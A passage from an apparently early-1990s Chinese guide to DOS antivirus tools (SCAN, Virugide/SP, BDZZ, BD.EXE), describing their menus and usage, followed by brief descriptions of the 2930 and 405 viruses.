该软件有多个版本，较早的版本可检测31种，后来的版本可检测39种，42种，52种，较新的版本可检测60种计算机病毒。

该软件可用来扫描检测硬盘或软盘上寄生的病毒，当发现引导扇区（包括硬盘的主引导扇区）或文件中有病毒时，屏幕上将显示出病毒的名称和所在的文件或引导扇区。检测的过程是首先对系统的内存容量以64KB为单位进行检查，完毕后，若检测硬盘，首先检测硬盘分区表，然后再检测PC-DOS的引导扇区，若发现有病毒即在屏幕上显示出病毒的名称。随后对磁盘上的一个文件一个文件的检测，若发现某一个文件感染有病毒，则立即在屏幕上显示出病毒的名称。最后给出检测结果。如果磁盘没有病毒最后报告"No Viruses found"若发现软盘或硬盘有病毒最后报告"×× Virus found"。其中××表示检测到的病毒个数。

运行SCAN.EXE的操作如下：

将带有SCAN.EXE文件的软盘插入A驱动器或B驱动器或将该文件拷贝到C盘上，待DOS的提示出现以后打入：

A＞SCAN ＜盘符＞

并打回车键即可运行该软件。这里的盘符是指被检磁盘所在的驱动器。

二、计算机病毒检测、清除和免疫工具

该软件是北京大学力学系针对国内发现的各种计算机病毒研制开发的。有关这方面的软件有两套，分别为Virugide和SP-Software Physician。

Virugide软件现可对国内已出现的如圆点病毒、大麻病毒、巴基斯坦病毒、以色列病毒、杨基病毒、1701／1704病毒，维也那病毒等进行检测和对文件或磁盘的修复，并可对有可能进行免疫的文件或磁盘进行计算机病毒的免疫。

在Virugide版本1.20以后增加了Watchman，它可以检测出各种已知和未知的启动型病毒（即BOOT型痛毒，如小球病毒、大麻病毒、巴基斯坦病毒、磁盘杀手病毒等几十种病毒）及其各种变种对计算机系统的侵入，具有对启动型病毒检测的通用性。可使用户尽快地发现病毒并防止其进一步扩散和破坏。

在Virugide版本2.00以后又增加了Watohdog，它可以防止破坏性很大的常驻内存型病毒（即TRS型病毒，如以色列病毒、杨基病毒、1701 1704病毒，以及大部分变体）的传染和破坏。

这两个软件只要在每次计算机启动后运行一次即可，如放在AUTOEXEC.BAT批处理中自动执行。

新近研制开发出"计算机病毒的检测工具(SP-Software Physician)"，它可检测出国内外已出现的主要计算机病毒，特别是一些在国内已经出现，而国外的一些检测工具无法检测出来的计算机病毒。SP软件工具仍采用屏幕菜单方式作为与用户的介面，并有"帮助"（Help）功能提示，它可在屏幕上显示出已感染病毒的文件名和感染的病毒名（当一个文件同时感染多种病毒时，可将感染的病毒全部显示出来）。除了一般的"测试"

功能外，还有“标记”（Mark）功能用于将带病毒的文件作出标记，防止病毒的再扩散。“清除”（Kill）功能可将带有病毒的文件从磁盘中清除掉。

SP 版本 1.00 可检测出国内外常见的 50 余种计算机病毒，而即将由北京大学出版社正式出版的 1.10 版本可检测 60 余种病毒。

以上软件可在长城计算机及各种 IBM／PC，XT，AT，286，386 等微型计算机及其兼容机上使用。

三、计算机病毒诊治软件包 BDZZ.EXE

该软件包是北方交通大学计算机系开发的。可对小球病毒包括病毒诊断检查、病毒诱发、病毒治疗和免疫以及综合诊治程序。对大麻病毒和巴基斯坦智囊病毒分别有病毒检查、病毒治疗程序。对杨基都督文件病毒有综合诊治（包括检查、治疗和免疫）程序。对长方块（疯狂拷贝、犹太人）病毒有清除系统内存病毒和去除文件上的病毒使文件恢复正常的程序。另外，盘上还附有可检查软盘或硬盘上 52 种病毒的检测程序。

计算机病毒诊治软件的总控程序为 BDZZ，在 A＞提示符下，键入 BDZZ 后便出现菜单，根据菜单提示便可对软盘和硬盘上的病毒进行诊治。也可单独运行针对某种病毒进行检测和去除的程序。软件包含有如下一些程序，这些程序可在软盘驱动器 A 上使用，也可使用盘上的 PROTECT 程序将他们安装到硬盘上使用，但只能安装一次。安装方法是：在 A＞提示符下，运行 PROTECT 程序待出现菜单后，键入 2，再输入文件名即可。若要再想往别的硬盘上安装，必须先要从已安装的硬盘上回收到软盘，其方法是运行 PROTECT 程序后选 3，再键入已安装到硬盘上的文件名即可。在去病毒时，注意要用不带病毒的系统盘重新启动。软件包中的程序可以单个运行，也可在汉字系统下综合运行。分别介绍如下：

(1) 单个程序的运行

①小球病毒检查程序：JCBDA.EXE JCBDB.EXE JCBDC.EXE

分别用来检查 A、B、C 驱动器中的软、硬盘上是否传染上了小球病毒，运行本程序后若屏幕上出现“No”并发出报警声响，则表示被检查的盘已感染有病毒；若屏幕上出现“OK”且没有发出报警声，则被检查的盘没感染上病毒。

②小球病毒诱发程序：BDYF.EXE

用来对正在运行的计算机系统进行检查，运行本程序后若出现一小球在屏幕上运动或屏幕闪动，这就是病毒诱发发作，说明您这次用来启动系统的系统盘（软盘或硬盘）带有病毒并将病毒引导到了计算机系统内，随时有发作的危险，应将该系统盘去除病毒后再用：若运行本程序后系统死机而没出现上述现象，则说明您这次用来启动系统的系统盘不带有病毒。

③小球病毒医治及免疫处理程序：JBD.EXE

首先用不含有病毒的 DOS 系统盘重新启动，再对由上述一、二项已检测出有病毒的磁盘进行去除病毒和免疫处理，运行 JBD 程序前需用不含病毒的 DOS 系统盘启动机器、或先运行 BD-JC 程序，运行 JBD.EXE 后，屏幕上示出“要解毒的盘号:”，要求用户先将要解毒的软盘插入某驱动器后再输入该病毒盘所在的驱动器号 A、B、C、D 中的一个，便对有病毒的盘进行解病毒处理。对于用 DOS2.X 格式化的盘并可免疫，以后本盘不会再传染上这种病毒，对于用 DOS3.X 格式化的盘只能去除病毒但不能免疫。

④小球病毒综合诊治程序：BD-JC.EXE

运行本程序后，它便驻留内存，对于用 DOS3.X 启动的微机首先对 A、B、C 驱动器上的磁盘和内存进行检测，屏幕上显示出系统内存及各盘有无病毒，对于 DOS2.X 启动的系统仅显示系统内存有无病毒。在其驻留期间，对其他程序的运行不受影响，而只要对磁盘有读写操作，例如拷贝文件或运行检查小球病毒程序，就将被操作盘上的病毒去除。

⑤大麻病毒和巴基斯坦智囊病毒检查程序

JCDMBDA.EXE、JCDMBDB.EXE、JCDMBDC.EXE 分别用来检查 A、B、C 盘有无大麻（石头）病毒；JCBBDA.EXE.JCBBD.EXE 用来检查 A、B 盘有无巴基斯坦智囊病毒（这类病毒只传染软盘）。有病毒时屏幕上显示“NO”，并有报警声响：无病毒时显示出“OK”。

⑥去除大麻病毒、巴基斯坦智囊病毒

JDMBDA.EXE、JDMBDB.EXE、JDMBDC.EXE 程序分别用来去除 A、B、C 盘大麻病毒；JBBD.EXE 程序用来去除 A、B 盘巴基斯坦智囊病毒，键入 JBBD 后，当屏幕出现提示后键入 0 便去除 A 盘病毒，键入 1 去除 B 盘病毒。

⑦去除长方块（疯狂拷贝、Jerusalem）病毒：QNC.JCKBD

QNC 用来去除已被感染的计算机系统内存中

的长方块病毒程序，运行本程序后如屏幕上无信息出现，说明系统没受到感染，即开机后没有运行过带有这种病毒的可执行（.EXE、.COM）文件。若开机后曾运行过带有这种病毒的文件，系统内存便被感染。在这种情况下，只要再运行任何一个可执行文件，该文件便被感染，并成为新的感染源。用 QNC 程序可清除系统内存中的这种病毒，使得再运行无病毒的可执行文件时，不再会被感染。当用 SCAN 程序检查到磁盘上哪个文件带有这种 Jerusalem 病毒时，使用 JCKBD 程序可将病毒从文件中去除，但要在键入 JCKBD 后根据提示输入带有这种病毒的文件名和后缀名。

⑧去除杨基都督（Yankee Doodle）文件病毒程序 JYBD

运行本程序后，根据提示输入被该病毒感染的文件名和后缀名后即可解毒，如果需要还可加免疫标志。

⑨读写硬盘主引导扇区程序 RWBOOT.EXE

使用时，输入 RWBOOT 和回车后，屏幕显示出菜单，选 1 为读硬盘主引导扇区，再输入盘符和文件名即可；选 2 为写硬盘主引导扇区，再输入盘符和文件名即可。

（10）、去除 1701／1704 两点病毒 JRDBD.EXE。

（二）汉字提示的病毒诊治综合软件包的使用

在汉字系统下，键入 BDZZ，回车后出显主菜单：

对长城系列机，键入 GWBDZZ

```
* * * * * * * * * * * * * * * * * * *
*        计算机病毒诊治软件包        *
*          北方交大计算机系          *
*             1. 检测病毒            *
*             2. 解病毒              *
*             3. 退出                *
* * * * * * * * * * * * * * * * * * *
```

请回答：《1／2／3》

在主菜单下选择 1 时进入病毒检测子菜单：

```
* * * * * * * * * * * * * * * * * * *
*            病 毒 检 测            *
*     1. 扫描检测软件硬盘           *
*     2. 检查小球病毒               *
*     3. 检查大麻病毒               *
*     4. 检查巴基斯坦智囊病毒       *
*     5. 返回                       *
* * * * * * * * * * * * * * * * * * *
```

请回答：《1／2／3／4／5》

在病毒检测子菜单下选择 1，进入检测 56 种病毒分子菜单：

```
* * * * * * * * * * * * * * * * * * *
*          检测 56 种病毒             *
*             1. 检测 A 盘           *
*             2. 检测 B 盘           *
*             3. 检测硬盘            *
*             4. 返回                *
* * * * * * * * * * * * * * * * * * *
```

请回答：《1／2／3／4》

这时，选 1 时检测 A 盘引导扇区和文件内有无病毒，被测盘需放在 A 驱动器内；

选 2 时检测 B 盘引导扇区和文件内有无病毒，被测盘需放在 B 驱动器内；

选 3 时检测硬盘主引导扇区和引导扇区和文件内有无病毒；

选 4 时返回病毒检测子菜单。

有病毒检测子菜单下选择 2，进入小球病毒检测分子菜单：

```
* * * * * * * * * * * * * * * * * * *
*          小球病毒检测               *
*             1. 检测 A 盘           *
*             2. 检测 B 盘           *
*             3. 检测硬盘            *
*             4. 病毒诱发            *
*             5. 返回                *
* * * * * * * * * * * * * * * * * * *
```

有病毒时报警并显示“No”！，无毒时显示“OK”

请回答：《1／2／3／4／5》

这时，选 1 时检测 A 盘有无小球病毒，需将被测盘放入 A 驱动器内：

选 2 时检测 B 盘有无小球病毒，需将被测盘放入 B 驱动器内；

选 3 时检测硬盘有无小球病毒；

选 4 时，若内存已有小球病毒，在屏幕上便有小球跳动，若没出现小球跳动且死机，则说明内存没感染小球病毒；

选 5 时返回病毒检测子菜单。

在病毒检测子菜单下选择 3，进入大麻病毒检测分子菜单：

```
* * * * * * * * * * * * * * * * * * *
*          大麻病毒检测               *
*             1. 检测 A 盘           *
```

```
*          2. 检测 B 盘          *
*          3. 检测硬盘           *
*          4. 返回               *
* * * * * * * * * * * * * * * * * *
```

有病毒时报警并显示“No”!，无毒时显示“OK”

请回答:《1/2/3/4》

这时选 1 检测 A 盘有无大麻病毒，需将被测盘放入 A 驱动器内;

选 2 检测 B 盘有无大麻病毒，需将被测盘放入 B 驱动器内;

选 3 检测硬盘有无大麻病毒;

选 4 返回病毒检测子菜单。

在病毒检测子菜单下选择 1，进入巴基斯坦智囊病毒检测子菜单:

```
* * * * * * * * * * * * * * * * * *
*       巴基斯坦智囊病毒检测        *
*          1. 检测 A 盘           *
*          2. 检测 B 盘           *
*          3. 返回                *
* * * * * * * * * * * * * * * * * *
```

有病毒时报警并显示“No”!，无毒时显示“OK”

请回答:《1/2/3》

这时，选 1 检测 A 盘有无巴基斯坦智囊病毒，需将被测盘放入 A 驱动器内;

选 2 检测 B 盘有无巴基斯坦智囊病毒，需将被测盘放入 B 驱动器内;

选 3 返回病毒检测子菜单。硬盘不会感染巴基斯坦智囊病毒。

在主菜单下，选择 2 进入解病毒子菜单:

```
* * * * * * * * * * * * * * * * * *
*          1. 解小球病毒          *
*          2. 解大麻病毒          *
*          3. 解巴基斯坦智囊病毒  *
*          4. 解长方块(疯狂拷贝)病毒 *
*          5. 解 Yankeel Doodle 病毒 *
*          6. 解 1701/1701 病毒   *
*          7. 返回                *
* * * * * * * * * * * * * * * * * *
```

请回答:《1/2/3/4/5/6》

在解病毒子菜单下选择 1，进入解小球病毒分子菜单:

```
* * * * * * * * * * * * * * * * * *
*          解小球病毒             *
*          1. 解 A 盘病毒         *
*          2. 解 B 盘病毒         *
*          3. 解 C 盘病毒         *
*          4. 综合诊治            *
*          5. 返回                *
* * * * * * * * * * * * * * * * * *
```

请回答:《1/2/3/4/5》

这时选 1 解 A 盘小球病毒，需将要解毒的盘放入 A 驱动器内;

选 2 解 B 盘小球病毒，需将要解毒的盘放入 B 驱动器内;

选 3 解硬盘小球病毒;

选 4 时为综合诊治，诊治程序驻留内存，将内存的病毒去除：在 DOS3。X 时还可同时将 A、B、C 盘上的小球病毒去除。

在上述解病毒过程中，对于用 DOS2。X 格式化的盘可以免疫。

选 5 返回解病毒子菜单。

在解病毒子菜单下选择 2，进入解大麻病毒分子菜单:

```
* * * * * * * * * * * * * * * * * *
*          解大麻病毒             *
*          1. 解 A 盘病毒         *
*          2. 解 B 盘病毒         *
*          3. 解 C 盘病毒         *
*          4. 返回                *
* * * * * * * * * * * * * * * * * *
```

请回答:《1/2/3/4》

这时，选 1 解 A 盘大麻病毒，需将要解毒的盘放入 A 驱动器内;

选 2 解 B 盘大麻病毒，需将要解毒的盘放入 B 驱动器内;

选 3 解硬盘大麻病毒;

选 4 返回解病毒子菜单。

在解病毒子菜单下选 3，解巴基斯坦智囊病毒。当提示出现后选 0 解 A 盘病毒，选 1 解 B 盘病毒。

在解病毒子菜单下选 1，进入解长方块（犹太人、疯狂拷贝、Jerusalcm）病毒子菜单:

```
* * * * * * * * * * * * * * * * * *
* 解长方块(疯狂拷贝，Jerusalem)病毒 *
*          1. 去内存病毒          *
*          2. 去文件病毒          *
*          3. 返回                *
* * * * * * * * * * * * * * * * * *
```

请回答:《1/2/3》

这时，选 1 去除内存中的病毒;

选 2 去除文件中的病毒，需要输入已检测到有这种病毒的文件名和后缀名。对于 COM 文件解毒时自动加上免疫标志，对于 EXE 文件解毒时将显示出受感染的次数。

在解病毒子菜单下选 5，去除杨基都智病毒，需要输入已检测到有这种病毒的文件名和后缀名，对于 COM 文件解毒是可以自动加上免疫标志。

选 6 去除 1701／1704 雨点病毒。

在解病毒子菜单下选 7，返回主菜单。

在主菜单下选 3，退出病毒诊治程序。

四、计算机病毒检测及防治软件 BD.EXE

该软件是由东北农学院计算中心编译并汉化。它的功能以菜单形式提示，主菜单的功能提示包括：1.病毒名称中英文对照表；2.选择欲检测的驱动器号；3.计算机病毒基本知识；4.对病毒盘进行消毒免疫；5.返回系统。主菜单下面分子菜单，工作方式采用人机对话，操作简单、方便，易于掌握。

运行该软件时只要在 CO-DOS 提示符下打入 BD 并回车，即进行如下操作：

A＞BD

在屏幕上便显示

```
* * * * * * * * * * * * * * * * * * * * *
*    计算机病毒检测及防治软件            *
*     东北农学院  计算中心编译·汉化      *
*                  1990 年 3 月          *
* * * * * * * * * * * * * * * * * * * * *
```

按任一键继续

按任一键后进入主菜单：

```
* * * * * * * * * * * * * * * * * * * * *
        1. 病毒名称中英文对照表
        2. 选择欲检测的驱动器号
        3. 计算机病毒的基本知识
        4. 对病毒盘进行消毒免疫
        5. 返回系统
* * * * * * * * * * * * * * * * * * * * *
```

请选项运行：

若按“1”数字键后，在显示器上分屏显示出 63 种病毒名称中英文对照表。(见附录 1)

若按“2”数字键，屏幕显示：

```
* * * * * * * * * * * * * * * * * *
        1. 检测 A 盘
        2. 检测 B 盘
        3. 检测 C 盘
        4. 检测 D 盘
        5. 返回
* * * * * * * * * * * * * * * * * *
```

请选项运行：

检测哪一个软盘或硬盘输入相应的盘符即可。

若按“3”数字键，屏幕显示：

```
* * * * * * * * * * * * * * * * * *
        1. 病毒的基本概念
        2. 小球病毒
        3. 大麻病毒
        4. 微机病毒概览表
        5. 返回
* * * * * * * * * * * * * * * * * *
```

请选项运行：

选“1”即在屏幕上分屏显示计算机病毒的概况，计算机病毒的产生的原因等。若选“4”在屏幕上显示出微机上目前出现的大部分病毒的概览表，使之对病毒有一概括的了解，包括病毒名称、消毒方法、病毒传播方式、被感染程序增加字节数、破坏性。对用户了解病毒很有帮助。

若按“4”数字键则在屏幕上显示出下列子菜单供选择：

```
* * * * * * * * * * * * * * * * * *
        1. 通用解毒程序
        2. 解除小球病毒
        3. 解除大麻病毒
        4. 解除巴基斯坦智囊病毒
        5. 返回
* * * * * * * * * * * * * * * * * *
```

请选项运行：

选“1”进入通用解毒程序，该程序对圆点、大麻、巴基斯坦病毒进行检测并消毒。

选“2”消除圆点病毒。

选“3”后屏幕上又显示一子菜单：

```
* * * * * * * * * * * * * * * * * *
        1. 解除软盘大麻病毒
        2. 解除硬盘大麻病毒
        3. 解除大麻病毒
        4. SOS 反大麻病毒
        5. 返回
* * * * * * * * * * * * * * * * * *
```

请选项运行：

选“4”解除巴基斯坦病毒

连续按“5”可返回系统状态，退出该检测和解

(51) 2930 病毒

这种病毒的命名，是以该种病毒总长度 2930 字节中的 2930 命名的。这种病毒是传染操作系统的病毒之一。在受传染的.COM 及.EXE 文件执行过程中，该病毒常驻内存。在病毒的破坏触发机制满足条件之后，该病毒破坏受传染的文件和系统的覆盖文件。

(52) 405 病毒

405 病毒是一种只传染操作系统中的可执行文件.COM 文件的病毒，它的破坏作用极强。当病毒破坏部分的触发条件被满足时，该病毒将重写磁盘中的程序。